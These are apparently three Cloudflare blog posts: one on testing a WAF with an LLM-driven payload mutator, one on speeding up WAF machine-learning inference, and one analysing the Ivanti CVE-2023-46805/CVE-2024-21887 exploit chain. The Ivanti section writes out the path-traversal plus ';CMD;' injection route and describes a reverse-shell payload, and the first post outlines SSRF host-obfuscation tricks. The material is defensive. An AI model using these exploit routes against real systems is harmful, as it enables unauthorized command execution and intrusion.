“Is your WAF ready for frontier AI models?” We keep hearing this question from our customers, so we decided to find out.
When it comes to exploiting applications, what LLMs are really good at is iterating and mutating attack payloads faster than any human hacker could do. LLMs can use real-time responses to iterate and change their techniques by, for example, testing different encodings, sending the payload in a different part of the HTTP request, or moving to the next vulnerability to test.
Even before LLMs were around, security engineers used two common approaches to test applications: static and dynamic application security testing. The former analyzes code without executing it to identify vulnerabilities, while the latter probes running applications to find runtime flaws. There are plenty of works scanning code with frontier AI models, including details on how to build your own harness.
For the project described in this blog post, we took a dynamic approach: making the LLM act as if it was a hacker to evaluate whether a WAF is doing its job. The LLM had no visibility into source code, no view of the WAF's rules, and could only see selected HTTP response data.
We built a WAF tester that starts from known exploits and then iterates by changing how it is encoded or delivered, sends it again, and uses the response to choose the next variation. A request that was not blocked became a lead for human review, not a confirmed exploit.
We ran the tester against an authorized customer staging environment across six attack categories and recorded 1,107 attempts. After reviewing the non-blocked requests and removing malformed, benign, duplicate, and out-of-scope observations, the vast majority of the attacks were blocked by the Cloudflare WAF. The requests that got through helped us create new detections to harden our security to benefit all Cloudflare customers.
Here we will explain how we set up the system, the types of attacks we tested, which attack vectors bypassed the WAF more easily, and how we fixed it. Most importantly, we share what we learned from this process and how this exercise is becoming a foundational building block of our WAF development lifecycle.
Finally, we offer guidance to help you correctly deploy your WAF in front of your application and, most importantly, patch your software. A payload that bypasses the WAF still needs an exploitable application to succeed, so keeping your stack up-to-date remains one of the strongest defenses against attackers.
How the adaptive loop works
To test our WAF with frontier models, we built a system that iterates over multiple scenarios. A scenario means choosing one attack category, placing the input in a specific part of the request, starting with a version the WAF already blocked, and giving the tester a fixed number of attempts to try other variations. The loop runs LLM models twice: the first is the proposal call, the second is the review call.
The first call receives the starting request, the context, a short history of earlier results, and suggests the next variation, then the code builds and sends the request. The review call receives the request context, response status, selected headers, and the response body. The loop stops when mutations stop producing useful variations or when a hard coded attempt limit has been reached.
Both model calls work without access to WAF internal information. Neither receives rule expressions, rule IDs, WAF Attack Score details, or the identity of the security layer that acted. We implemented the system in Python rather than wrapping an existing penetration-testing tool. It handles HTTP replay, scenario orchestration, state tracking, and result collection.
In the current implementation, the models do not send requests directly — code controls what happens at each step. Before each request, it checks the target hostname against an allowlist, disables redirects, records the attempt, and enforces the attempt limit. After each request, it records the response and uses the model's review to choose the next predefined step. Response text may appear in a later prompt, so the tester treats it as untrusted input. Neither model call can deploy a rule nor change enforcement.
The system records structured evidence for each attempt.
Six attack categories against one WAF configuration
The main run targeted an authorized customer staging environment protected by Cloudflare’s WAF. We used an allowlisted test User-Agent so the customer’s automated-traffic controls would not stop the test before requests reached the WAF.
We ran 45 scenarios. For each, we looked for ways to deliver the same attack differently: different encoding, different part of the request, or the same destination written another way. Of these, 44 covered six attack categories: cross-site scripting (XSS), SQL injection (SQLi), command injection (CMDi), server-side request forgery (SSRF), path traversal or local file inclusion (LFI), and Log4j. The remaining scenario covered log injection, reported separately.
For the headline measurement, we recorded whether the WAF blocked each request or not. The results describe the configured WAF boundary as a whole, not the performance of any individual rule or detection mechanism.
What adaptation looked like in one recorded session
Here is an example of how the LLM adapts a Server-Side Request Forgery (SSRF) attack during the test.
Cloud metadata services can expose temporary credentials to workloads. An SSRF vulnerability can let an application fetch that data on an attacker's behalf. A WAF can help stop the malicious request before it reaches the application, but it is only one layer of protection.
In this SSRF scenario, the tester sent the same cloud metadata address in different forms (such as integer, octal, and trailing-dot representations of the same IP) and placed it in different parts of the request. The WAF blocked all of them except one. At attempt 18, the model kept the same request structure as the previous blocked attempt and switched to the trailing-dot form. The client encountered a redirect rather than a WAF block.
The table below shows selected moments from the session. The hypothesis column summarizes what the model said it was trying before each move. It is not a verbatim transcript, and it is not proof that the explanation was correct.
Attempts 17 and 18 are an interesting pair: same request structure, different host representation. One was blocked, one was not. That gave us a specific question: does the trailing dot change how the WAF reads the destination? It was a lead to investigate, but not proof that metadata was accessed.
This was one selected trajectory among 45 scenarios. The next section shows how we counted and triaged the full run.
What we found
Our tester generated 1,107 attempts and the overall result was strong with XSS, LFI, SQLi, and Log4j having near full coverage. While the run produced useful findings, it also produced noise. After human review, we were left with 49 findings worth investigating, 48 of them belonging to CMDi and SSRF.
Here is how they break down:
Metric
Value
What it means
Recorded mutation attempts
1,107
Model iterations across 45 active scenarios; not all produced a usable result
Post-triage result set
607
The 558 blocked requests plus 49 documented WAF-relevant findings
Blocked requests
558
The WAF stopped these before they reached the application
WAF-relevant findings
49
Documented for remediation analysis after human review
The rest did not produce a result worth counting as the model failed to generate a usable HTTP request, some failed before reaching the target, or the payload generated was benign.
When a request was not blocked, we worked through five questions before counting it as a finding:
Question
Why it matters
Did the tester actually send a valid request?
If the model failed or the request never reached the target, the result tells us nothing about the WAF.
Was the request clearly not blocked?
An ambiguous response is not enough to count.
Was the request still malicious?
Changing a request to get it past the WAF can also make it harmless.
Did the behavior belong to the WAF?
Some attacks only work through DNS or network paths the WAF cannot stop at request time.
Could engineers reproduce it safely?
A fix needs a stable test case with a clear expected result.
We removed anything that failed those checks and combined duplicate cases. What remained became the input for rule, normalization, and mitigation work.
Findings became detections
Not every finding needed a new rule. Some pointed to gaps in existing Managed Rules coverage. Others pointed to how the WAF normalized the request or belonged to another security control. We replayed each case and decided where the change should happen.
We grouped related findings into four sets of candidate rules, validated each finding, and tested candidates against live traffic before any rule could protect customer traffic.
Before a new or updated rule can protect customer traffic, we check its impact on legitimate traffic and assess false-positive risk. Some of the issues we find when evaluating a new rule candidate include:
Issue
Next step
Missing or narrow detection
Review whether existing rules cover the finding
Equivalent inputs interpreted differently
Engine or normalization review
False-positive risk is too high
Revise or reject the candidate
This work contributed to three changes in Cloudflare's Managed Ruleset: new detections for SSRF – Obfuscated Host and SSRF – Restricted Protocol in the July 21 release, and improvement of the existing SSRF – Cloud rule. The SSRF – Obfuscated Host detection came directly from requests that encoded internal addresses in non-standard numeric forms.
What we learned
The model was only one part of the test. We ran the same scenarios with two versions of the same model family. They produced different variations – and the same underlying issues appeared in both. Because request replay and evidence capture stayed consistent, we could compare the runs without treating either model's output as ground truth.
More attempts within one scenario did not always find more. Some scenarios started repeating earlier ideas near the end of the 25-attempt limit. We got broader coverage by testing more starting requests, attack categories, and input locations instead of extending one sequence.
The model generated requests. We decided which ones mattered. A request that was not blocked still needed replay and human review before it could become a finding, a mitigation, or a regression test. Without that review, there were no findings.
What customers can do now
WAF is just one layer of detections you can deploy. When you deploy all available protections you increase the effectiveness of your overall stack.
First of all, check that Managed Rules, WAF Attack Score are set up correctly in front of your application. Other tools you can deploy include API Security, Bots and Fraud detection, and Threat Intelligence to strengthen your posture even further. For example, positive security controls add a different layer: instead of looking only for known attack patterns, they define the request shapes an application expects and identify inputs outside that contract. This drastically reduces your attack surface area.
Customers do not need to reproduce this experiment. To maximize the number of rules deployed in front of your application, we recommend running Managed Rules in log first, review matching requests in Security Events, and confirm legitimate traffic is unaffected before moving a rule to Block. Alternatively, customers can reach out to their account team to get Attack Signature Detection turned on, on their zones. This new feature simplifies how to review matched traffic and how to deploy signature detections. If you already perform application security testing, run those tests against a staging hostname protected by the same Cloudflare controls as production.
Next steps
By combining adaptive AI-driven testing with human triage and validation, we found detection gaps that fixed tests might miss and turned those findings into stronger WAF protections, improving our block rate. In a future post, we will share results from further testing using a white-box approach, where the model knows both the application’s vulnerabilities and the WAF rules protecting it.
We made our WAF Machine Learning models 5.5x faster, reducing execution time by approximately 82%, from 1519 to 275 microseconds! Read on to find out how we achieved this remarkable improvement.
WAF Attack Score is Cloudflare’s machine learning (ML)-powered layer built on top of our Web Application Firewall (WAF). Its goal is to complement the WAF and detect attack bypasses that we haven’t encountered before. This has proven invaluable in catching zero-day vulnerabilities, like the one detected in Ivanti Connect Secure, before they are publicly disclosed and enhancing our customers’ protection against emerging and unknown threats.
Since its launch in 2022, WAF attack score adoption has grown exponentially, now protecting millions of Internet properties and running real-time inference on tens of millions of requests per second. The feature’s popularity has driven us to seek performance improvements, enabling even broader customer use and enhancing Internet security.
In this post, we will discuss the performance optimizations we’ve implemented for our WAF ML product. We’ll guide you through specific code examples and benchmark numbers, demonstrating how these enhancements have significantly improved our system’s efficiency. Additionally, we’ll share the impressive latency reduction numbers observed after the rollout.
Before diving into the optimizations, let’s take a moment to review the inner workings of the WAF Attack Score, which powers our WAF ML product.
WAF Attack Score system design

Cloudflare’s WAF attack score identifies various traffic types and attack vectors (SQLi, XSS, Command Injection, etc.) based on structural or statistical content properties. Here’s how it works during inference:
HTTP Request Content: Start with raw HTTP input.
Normalization & Transformation: Standardize and clean the data, applying normalization, content substitutions, and de-duplication.
Feature Extraction: Tokenize the transformed content to generate statistical and structural data.
Machine Learning Model Inference: Analyze the extracted features with pre-trained models, mapping content representations to classes (e.g., XSS, SQLi or RCE) or scores.
Classification Output in WAF: Assign a score to the input, ranging from 1 (likely malicious) to 99 (likely clean), guiding security actions.
Next, we will explore feature extraction and inference optimizations.
Feature extraction optimizations

In the context of the WAF Attack Score ML model, feature extraction or pre-processing is essentially a process of tokenizing the given input and producing a float tensor of 1 x m size:
In our initial pre-processing implementation, this is achieved via a sliding window of 3 bytes over the input with the help of Rust’s std::collections::HashMap to look up the tensor index for a given ngram.
Initial benchmarks
To establish performance baselines, we’ve set up four benchmark cases representing example inputs of various lengths, ranging from 44 to 9482 bytes. Each case exemplifies typical input sizes, including those for a request body, user agent, and URI. We run benchmarks using the Criterion.rs statistics-driven micro-benchmarking tool:
Here are initial numbers for these benchmarks executed on a Linux laptop with a 13th Gen Intel® Core™ i7-13800H processor:
Benchmark case
Pre-processing time, μs
Throughput, MiB/s
preprocessing/long-body-9482
248.46
36.40
preprocessing/avg-body-1000
28.19
33.83
preprocessing/avg-url-44
1.45
28.94
preprocessing/avg-ua-91
2.87
30.24

An important observation from these results is that pre-processing time correlates with the length of the input string, with throughput ranging from 28 MiB/s to 36 MiB/s. This suggests that considerable time is spent iterating over longer input strings. Optimizing this part of the process could significantly enhance performance. The dependency of processing time on input size highlights a key area for performance optimization. To validate this, we should examine where the processing time is spent by analyzing flamegraphs created from a 100-second profiling session visualized using pprof:
Looking at the pre-processing flamegraph above, it’s clear that most of the time was spent on the following two operations:
Function name
% Time spent
std::collections::hash::map::HashMap<K,V,S>::get
61.8%
regex::regex::bytes::Regex::replace_all
18.5%
Let’s tackle the HashMap lookups first. Lookups are happening inside the tensor_populate_ngrams function, where input is split into windows of 3 bytes representing ngram and then lookup inside two hash maps:
fn tensor_populate_ngrams(tensor: &mut [f32], input: &[u8]) {
   // Populate the NORM ngrams
   let mut unknown_norm_ngrams = 0;
   let norm_offset = 1;

   for s in input.windows(3) {
       match NORM_VOCAB.get(s) {
           Some(pos) => {
               tensor[*pos as usize + norm_offset] += 1.0f32;
           }
           None => {
               unknown_norm_ngrams += 1;
           }
       };
   }

   // Populate the SIG ngrams
   let mut unknown_sig_ngrams = 0;
   let sig_offset = norm_offset + NORM_VOCAB.len();

   let res = SIG_REGEX.replace_all(&input, b"#");

   for s in res.windows(3) {
       match SIG_VOCAB.get(s) {
           Some(pos) => {
               // adding +1 here as the first position will be the unknown_sig_ngrams
               tensor[*pos as usize + sig_offset + 1] += 1.0f32;
           }
           None => {
               unknown_sig_ngrams += 1;
           }
       }
   }
}
So essentially the pre-processing function performs a ton of hash map lookups, the volume of which depends on the size of the input string, e.g. 1469 lookups for the given benchmark case avg-body-1000.
Optimization attempt #1: HashMap → Aho-Corasick
Rust hash maps are generally quite fast. However, when that many lookups are being performed, it’s not very cache friendly.
So can we do better than hash maps, and what should we try first? The answer is the Aho-Corasick library.
This library provides multiple pattern search principally through an implementation of the Aho-Corasick algorithm, which builds a fast finite state machine for executing searches in linear time.
We can also tune Aho-Corasick settings based on this recommendation:
Then we use the constructed AhoCorasick dictionary to lookup ngrams using its find_overlapping_iter method:
for mat in NORM_VOCAB_AC.find_overlapping_iter(&input) {
    tensor_input_data[mat.pattern().as_usize() + 1] += 1.0;
}
We ran benchmarks and compared them against the baseline times shown above:
Benchmark case
Baseline time, μs
Aho-Corasick time, μs
Optimization
preprocessing/long-body-9482
248.46
129.59
-47.84% or 1.64x
preprocessing/avg-body-1000
28.19
16.47
-41.56% or 1.71x
preprocessing/avg-url-44
1.45
1.01
-30.38% or 1.44x
preprocessing/avg-ua-91
2.87
1.90
-33.60% or 1.51x
That’s substantially better – Aho-Corasick DFA does wonders.
Optimization attempt #2: Aho-Corasick → match
One would think optimization with Aho-Corasick DFA is enough and that it seems unlikely that anything else can beat it. Yet, we can throw Aho-Corasick away and simply use the Rust match statement and let the compiler do the optimization for us!
Here’s how it performs in practice, based on the assembly generated by the Godbolt compiler explorer. The corresponding assembly code efficiently implements this lookup by employing a jump table and byte-wise comparisons to determine the return value based on input sequences, optimizing for quick decisions and minimal branching. Although the example only includes ten ngrams, it’s important to note that in applications like our WAF Attack Score ML models, we deal with thousands of ngrams. This simple match-based approach outshines both HashMap lookups and the Aho-Corasick method.
Benchmark case
Baseline time, μs
Match time, μs
Optimization
preprocessing/long-body-9482
248.46
112.96
-54.54% or 2.20x
preprocessing/avg-body-1000
28.19
13.12
-53.45% or 2.15x
preprocessing/avg-url-44
1.45
0.75
-48.37% or 1.94x
preprocessing/avg-ua-91
2.87
1.4076
-50.91% or 2.04x
Switching to match gave us another 7-18% drop in latency, depending on the case.
Optimization attempt #3: Regex → WindowedReplacer
So, what exactly is the purpose of Regex::replace_all in pre-processing? Regex is defined and used like this:
pub static SIG_REGEX: Lazy<Regex> =
    Lazy::new(|| RegexBuilder::new("[a-z]+").unicode(false).build().unwrap());
    ...
    let res = SIG_REGEX.replace_all(&input, b"#");
    for s in res.windows(3) {
        tensor[sig_vocab_lookup(s.try_into().unwrap())] += 1.0;
    }
Essentially, all we need is to:
Replace every sequence of lowercase letters in the input with a single byte “#”.
Iterate over replaced bytes in a windowed fashion with a step of 3 bytes representing an ngram.
Look up the ngram index and increment it in the tensor.
This logic seems simple enough that we could implement it more efficiently with a single pass over the input and without any allocations:
type Window = [u8; 3];
type Iter<'a> = Peekable<std::slice::Iter<'a, u8>>;

pub struct WindowedReplacer<'a> {
    window: Window,
    input_iter: Iter<'a>,
}

#[inline]
fn is_replaceable(byte: u8) -> bool {
    matches!(byte, b'a'..=b'z')
}

#[inline]
fn next_byte(iter: &mut Iter) -> Option<u8> {
    let byte = iter.next().copied()?;
    if is_replaceable(byte) {
        while iter.next_if(|b| is_replaceable(**b)).is_some() {}
        Some(b'#')
    } else {
        Some(byte)
    }
}

impl<'a> WindowedReplacer<'a> {
    pub fn new(input: &'a [u8]) -> Option<Self> {
        let mut window: Window = Default::default();
        let mut iter = input.iter().peekable();
        for byte in window.iter_mut().skip(1) {
            *byte = next_byte(&mut iter)?;
        }
        Some(WindowedReplacer {
            window,
            input_iter: iter,
        })
    }
}

impl<'a> Iterator for WindowedReplacer<'a> {
    type Item = Window;

    #[inline]
    fn next(&mut self) -> Option<Self::Item> {
        for i in 0..2 {
            self.window[i] = self.window[i + 1];
        }
        let byte = next_byte(&mut self.input_iter)?;
        self.window[2] = byte;
        Some(self.window)
    }
}
By utilizing the WindowedReplacer, we simplify the replacement logic:
if let Some(replacer) = WindowedReplacer::new(&input) {
    for ngram in replacer.windows(3) {
        tensor[sig_vocab_lookup(ngram.try_into().unwrap())] += 1.0;
    }
}
This new approach not only eliminates the need for allocating additional buffers to store replaced content, but also leverages Rust’s iterator optimizations, which the compiler can more effectively optimize. You can view an example of the assembly output for this new iterator at the provided Godbolt link.
Now let’s benchmark this and compare against the original implementation:
Benchmark case
Baseline time, μs
Match time, μs
Optimization
preprocessing/long-body-9482
248.46
51.00
-79.47% or 4.87x
preprocessing/avg-body-1000
28.19
5.53
-80.36% or 5.09x
preprocessing/avg-url-44
1.45
0.40
-72.11% or 3.59x
preprocessing/avg-ua-91
2.87
0.69
-76.07% or 4.18x
The new letters replacement implementation has doubled the preprocessing speed compared to the previously optimized version using match statements, and it is four to five times faster than the original version!
Optimization attempt #4: Going nuclear with branchless ngram lookups
At this point, 4-5x improvement might seem like a lot and there is no point pursuing any further optimizations. After all, using an ngram lookup with a match statement has beaten the following methods, with benchmarks omitted for brevity:
A Rust crate that allows you to use static compile-time generated hash maps and hash sets using PTHash perfect hash functions.
However, if we look again at the assembly of the norm_vocab_lookup function, it is clear that the execution flow has to perform a bunch of comparisons using cmp instructions. This creates many branches for the CPU to handle, which can lead to branch mispredictions. Branch mispredictions occur when the CPU incorrectly guesses the path of execution, causing delays as it discards partially completed instructions and fetches the correct ones. By reducing or eliminating these branches, we can avoid these mispredictions and improve the efficiency of the lookup process. How can we get rid of those branches when there is a need to look up thousands of unique ngrams?
Since there are only 3 bytes in each ngram, we can build two lookup tables of 256 x 256 x 256 size, storing the ngram tensor index. With this naive approach, our memory requirements will be: 256 x 256 x 256 x 2 x 2 = 64 MB, which seems like a lot.
However, given that we only care about ASCII bytes 0..127, then memory requirements can be lower: 128 x 128 x 128 x 2 x 2 = 8 MB, which is better. However, we will need to check for bytes >= 128, which will introduce a branch again.
So can we do better? Considering that the actual number of distinct byte values used in the ngrams is significantly less than the total possible 256 values, we can reduce memory requirements further by employing the following technique:
1. To avoid the branching caused by comparisons, we use precomputed offset lookup tables. This means instead of comparing each byte of the ngram during each lookup, we precompute the positions of each possible byte in a lookup table. This way, we replace the comparison operations with direct memory accesses, which are much faster and do not involve branching. We build an ngram bytes offsets lookup const array, storing each unique ngram byte offset position multiplied by the number of unique ngram bytes:
const NGRAM_OFFSETS: [[u32; 256]; 3] = [
    [
        // offsets of first byte in ngram
    ],
    [
        // offsets of second byte in ngram
    ],
    [
        // offsets of third byte in ngram
    ],
];
2. Then to obtain the ngram index, we can use this simple const function:
#[inline]
const fn ngram_index(ngram: [u8; 3]) -> usize {
    (NGRAM_OFFSETS[0][ngram[0] as usize]
        + NGRAM_OFFSETS[1][ngram[1] as usize]
        + NGRAM_OFFSETS[2][ngram[2] as usize]) as usize
}
3. To look up the tensor index based on the ngram index, we construct another const array at compile time using a list of all ngrams, where N is the number of unique ngram bytes:
4. Finally, to update the tensor based on given ngram, we lookup the ngram index, then the tensor index, and then increment it with help of get_unchecked_mut, which avoids unnecessary (in this case) boundary checks and eliminates another source of branching:
This logic works effectively, passes correctness tests, and most importantly, it’s completely branchless! Moreover, the memory footprint of used lookup arrays is tiny – just ~500 KiB of memory – which easily fits into modern CPU L2/L3 caches, ensuring that expensive cache misses are rare and performance is optimal.
The last trick we will employ is loop unrolling for ngrams processing. By taking 6 ngrams (corresponding to 8 bytes of the input array) at a time, the compiler can unroll the second loop and auto-vectorize it, leveraging parallel execution to improve performance:
const CHUNK_SIZE: usize = 6;

let chunks_max_offset =
    ((input.len().saturating_sub(2)) / CHUNK_SIZE) * CHUNK_SIZE;
for i in (0..chunks_max_offset).step_by(CHUNK_SIZE) {
    for ngram in input[i..i + CHUNK_SIZE + 2].windows(3) {
        update_tensor_with_ngram(tensor, ngram.try_into().unwrap());
    }
}
Tying up everything together, our final pre-processing benchmarks show the following:
Benchmark case
Baseline time, μs
Branchless time, μs
Optimization
preprocessing/long-body-9482
248.46
21.53
-91.33% or 11.54x
preprocessing/avg-body-1000
28.19
2.33
-91.73% or 12.09x
preprocessing/avg-url-44
1.45
0.26
-82.34% or 5.66x
preprocessing/avg-ua-91
2.87
0.43
-84.92% or 6.63x
The longer input is, the higher the latency drop will be due to branchless ngram lookups and loop unrolling, ranging from six to twelve times faster than baseline implementation.
After trying various optimizations, the final version of pre-processing retains optimization attempts 3 and 4, using branchless ngram lookup with offset tables and a single-pass non-allocating replacement iterator.
There are potentially more CPU cycles left on the table, and techniques like memory pre-fetching and manual SIMD intrinsics could speed this up a bit further. However, let’s now switch gears into looking at inference latency a bit closer.
Model inference optimizations
Initial benchmarks
Let’s have a look at original performance numbers of the WAF Attack Score ML model, which uses TensorFlow Lite 2.6.0:
Benchmark case
Inference time, μs
inference/long-body-9482
247.31
inference/avg-body-1000
246.31
inference/avg-url-44
246.40
inference/avg-ua-91
246.88
Model inference is actually independent of the original input length, as inputs are transformed into tensors of predetermined size during the pre-processing phase, which we optimized above. From now on, we will refer to a singular inference time when benchmarking our optimizations.
Digging deeper with profiler, we observed that most of the time is spent on the following operations:
The most expensive operation is matrix multiplication, which boils down to iteration within three nested loops:
void PortableMatrixBatchVectorMultiplyAccumulate(const float* matrix,
                                                 int m_rows, int m_cols,
                                                 const float* vector,
                                                 int n_batch, float* result) {
  float* result_in_batch = result;
  for (int b = 0; b < n_batch; b++) {
    const float* matrix_ptr = matrix;
    for (int r = 0; r < m_rows; r++) {
      float dot_prod = 0.0f;
      const float* vector_in_batch = vector + b * m_cols;
      for (int c = 0; c < m_cols; c++) {
        dot_prod += *matrix_ptr++ * *vector_in_batch++;
      }
      *result_in_batch += dot_prod;
     ++result_in_batch;
    }
  }
}
This doesn’t look very efficient and many blogs and research papers have been written on how matrix multiplication can be optimized, which basically boils down to:
Blocking: Divide matrices into smaller blocks that fit into the cache, improving cache reuse and reducing memory access latency.
Vectorization: Use SIMD instructions to process multiple data points in parallel, enhancing efficiency with vector registers.
Loop Unrolling: Reduce loop control overhead and increase parallelism by executing multiple loop iterations simultaneously.
To gain a better understanding of how these techniques work, we recommend watching this video, which brilliantly depicts the process of matrix multiplication:
Tensorflow Lite with AVX2
TensorFlow Lite does, in fact, support SIMD matrix multiplication – we just need to enable it and re-compile the TensorFlow Lite library:
if [[ "$(uname -m)" == x86_64* ]]; then
    # On x86_64 target x86-64-v3 CPU to enable AVX2 and FMA.
    arguments+=("--copt=-march=x86-64-v3")
fi
After running profiler again using the SIMD-optimized TensorFlow Lite library:
Matrix multiplication now uses AVX2 instructions, which uses blocks of 8×8 to multiply and accumulate the multiplication result.
Proportionally, matrix multiplication and quantization operations take a similar time share when compared to non-SIMD version, however in absolute numbers, it’s almost twice as fast when SIMD optimizations are enabled:
Benchmark case
Baseline time, μs
SIMD time, μs
Optimization
inference/avg-body-1000
246.31
130.07
-47.19% or 1.89x
Quite a nice performance boost just from a few lines of build config change!
Tensorflow Lite with XNNPACK
Tensorflow Lite comes with a useful benchmarking tool called benchmark_model, which also has a built-in profiler.
Tensorflow Lite with XNNPACK enabled emerges as a leader, achieving ~50% latency reduction, when compared to the original Tensorflow Lite implementation.
More technical details about XNNPACK can be found in these blog posts:
Re-running benchmarks with XNNPack enabled, we get the following results:
Benchmark case
Baseline time, μs TFLite 2.6.0
SIMD time, μs TFLite 2.6.0
SIMD time, μs TFLite 2.16.1
SIMD + XNNPack time, μs TFLite 2.16.1
Optimization
inference/avg-body-1000
246.31
130.07
115.17
56.22
-77.17% or 4.38x
By upgrading TensorFlow Lite from 2.6.0 to 2.16.1 and enabling SIMD optimizations along with the XNNPack, we were able to decrease WAF ML model inference time more than four-fold, achieving a 77.17% reduction.
Caching inference result
While making code faster through pre-processing and inference optimizations is great, it’s even better when code doesn’t need to run at all. This is where caching comes in. Amdahl’s Law suggests that optimizing only parts of a program has diminishing returns. By avoiding redundant executions with caching, we can achieve significant performance gains beyond the limitations of traditional code optimization.

A simple key-value cache would quickly occupy all available memory on the server due to the high cardinality of URLs, HTTP headers, and HTTP bodies. However, because “everything on the Internet has an L-shape” or more specifically, follows a Zipf’s law distribution, we can optimize our caching strategy.
Zipf‘s law states that in many natural datasets, the frequency of any item is inversely proportional to its rank in the frequency table. In other words, a few items are extremely common, while the majority are rare. By analyzing our request data, we found that URLs, HTTP headers, and even HTTP bodies follow this distribution. For example, here is the user agent header frequency distribution against its rank:
By caching the top-N most frequently occurring inputs and their corresponding inference results, we can ensure that both pre-processing and inference are skipped for the majority of requests. This is where the Least Recently Used (LRU) cache comes in – frequently used items stay hot in the cache, while the least recently used ones are evicted.
We use lua-resty-mlcache as our caching solution, allowing us to share cached inference results between different Nginx workers via a shared memory dictionary. The LRU cache effectively exploits the space-time trade-off, where we trade a small amount of memory for significant CPU time savings.
This approach enables us to achieve a ~70% cache hit ratio, significantly reducing latency further, as we will analyze in the final section below.
Optimization results
The optimizations discussed in this post were rolled out in several phases to ensure system correctness and stability.

First, we enabled SIMD optimizations for TensorFlow Lite, which reduced WAF ML total execution time by approximately 41.80%, decreasing from 1519 ➔ 884 μs on average.

Next, we upgraded TensorFlow Lite from version 2.6.0 to 2.16.1, enabled XNNPack, and implemented pre-processing optimizations. This further reduced WAF ML total execution time by ~40.77%, bringing it down from 932 ➔ 552 μs on average. The initial average time of 932 μs was slightly higher than the previous 884 μs due to the increased number of customers using this feature and the months that passed between changes.

Lastly, we introduced LRU caching, which led to an additional reduction in WAF ML total execution time by ~50.18%, from 552 ➔ 275 μs on average.
Overall, we cut WAF ML execution time by ~81.90%, decreasing from 1519 ➔ 275 μs, or 5.5x faster!
To illustrate the significance of this: with Cloudflare’s average rate of 9.5 million requests per second passing through WAF ML, saving 1244 microseconds per request equates to saving ~32 years of processing time every single day! That’s in addition to the savings of 523 microseconds per request or 65 years of processing time per day demonstrated last year in our Every request, every microsecond: scalable machine learning at Cloudflare post about our Bot Management product.
Conclusion
We hope you enjoyed reading about how we made our WAF ML models go brrr, just as much as we enjoyed implementing these optimizations to bring scalable WAF ML to more customers on a truly global scale.
Looking ahead, we are developing even more sophisticated ML security models. These advancements aim to bring our WAF and Bot Management products to the next level, making them even more useful and effective for our customers.
Most WAF providers rely on reactive methods, responding to vulnerabilities after they have been discovered and exploited. However, we believe in proactively addressing potential risks, and using AI to achieve this. Today we are sharing a recent example of a critical vulnerability (CVE-2023-46805 and CVE-2024-21887) and how Cloudflare’s Attack Score powered by AI, and Emergency Rules in the WAF have countered this threat.
The threat: CVE-2023-46805 and CVE-2024-21887
An authentication bypass (CVE-2023-46805) and a command injection vulnerability (CVE-2024-21887) impacting Ivanti products were recently disclosed and analyzed by AttackerKB. This vulnerability poses significant risks which could lead to unauthorized access and control over affected systems. In the following section we are going to discuss how this vulnerability can be exploited.
Technical analysis
As discussed in AttackerKB, the attacker can send a specially crafted request to the target system using a command like this:
This command targets an endpoint (/license/keys-status/) that is usually protected by authentication. However, the attacker can bypass the authentication by manipulating the URL to include /api/v1/totp/user-backup-code/../../license/keys-status/. This technique is known as directory traversal.
The URL-encoded part of the command decodes to a Python reverse shell, which looks like this:
The Python reverse shell is a way for the attacker to gain control over the target system.
The vulnerability exists in the way the system processes the node_name parameter. If an attacker can control the value of node_name, they can inject commands into the system.
To elaborate on ‘node_name’: The ‘node_name’ parameter is a component of the endpoint /api/v1/license/keys-status/path:node_name. This endpoint is where the issue primarily occurs.
The attacker can send a GET request to the URI path /api/v1/totp/user-backup-code/../../license/keys-status/;CMD; where CMD is any command they wish to execute. By using a semicolon, they can specify this command in the request. To ensure the command is correctly processed by the system, it must be URL-encoded.
Another code injection vulnerability was identified, as detailed in the blog post from AttackerKB. This time, it involves an authenticated command injection found in a different part of the system.
The same Python reverse shell payload used in the first command injection can be employed here, forming a JSON structure to trigger the vulnerability. Since the payload is in JSON, it doesn’t need to be URL-encoded:
Although the /api/v1/system/maintenance/archiving/cloud-server-test-connection endpoint requires authentication, an attacker can bypass this by chaining it with the previously mentioned directory traversal vulnerability. They can construct an unauthenticated URI path /api/v1/totp/user-backup-code/../../system/maintenance/archiving/cloud-server-test-connection to reach this endpoint and exploit the vulnerability.
To execute an unauthenticated operating system command, an attacker would use a curl request like this:
Cloudflare WAF is supported by an additional AI-powered layer called WAF Attack Score, which is built for the purpose of catching attack bypasses before they are even announced. Attack Score provides a score to indicate if the request is malicious or not; focusing on three main categories until now: XSS, SQLi, and some RCE variations (Command Injection, ApacheLog4J, etc.). The score ranges from 1 to 99 and the lower the score the more malicious the request is. Generally speaking, any request with a score below 20 is considered malicious.

Looking at the results of the exploitation example above of CVE-2023-46805 and CVE-2024-21887 using Cloudflare’s dashboard (Security > Events). Attack Score analysis results consist of three individual scores, each labeled to indicate their relevance to a specific attack category. There’s also a global score, “WAF Attack Score”, which considers the combined impact of these three scores. In some cases, the global score is affected by one of the sub-scores if the attack matches a category, here we can see the dominant sub-score is Remote Code Execution “WAF RCE Attack Score”.
Similarly, for the unauthenticated operating system command request, we received “WAF Attack Score: 19” from the AI model which also lies under the malicious request category. Worth mentioning the example scores are not fixed numbers and may vary based on the incoming attack variation.
The great news here is: customers on Enterprise and Business plans with WAF attack score enabled, along with a rule to block low scores (e.g. cf.waf.score le 20) or (cf.waf.score.class eq “attack“) for Business, were already shielded from potential vulnerability exploits that were tested so far even before the vulnerability was announced.
Emergency rule deployment
In response to this critical vulnerability, Cloudflare released Emergency Rules on January 17, 2024, Within 24 hours after the proof of concept went public. These rules are part of its Managed Rules for the WAF, specifically targeting the threats posed by CVE-2023-46805 and an additional vulnerability, CVE-2024-21887, also related to Ivanti products. The rules, named “Ivanti – Auth Bypass, Command Injection – CVE:CVE-2023-46805, CVE:CVE-2024-21887,” are developed to block attempts to exploit these vulnerabilities, providing an extra layer of security for Cloudflare users.
Since we deployed these rules, we have recorded a high level of activity. At the time of writing, the rule was triggered more than 180,000 times.
Cloudflare’s response to CVE-2023-46805 and CVE-2024-21887 underscores the importance of having robust security measures in place. Organizations using Cloudflare services, particularly the WAF, are advised to ensure that their systems are updated with the latest rules and configurations to maintain optimal protection. We also recommend customers to deploy rules using Attack Score to improve their security posture. If you want to learn more about Attack Score, contact your account team.
Conclusion
Cloudflare’s proactive approach to cybersecurity using AI to identify and stop attacks, exemplified by its response to CVE-2023-46805 and CVE-2024-21887, highlights how threats and attacks can be identified before they are made public and vulnerabilities disclosed. By continuously monitoring and rapidly responding to vulnerabilities, Cloudflare ensures that its clients remain secure in an increasingly complex digital landscape.
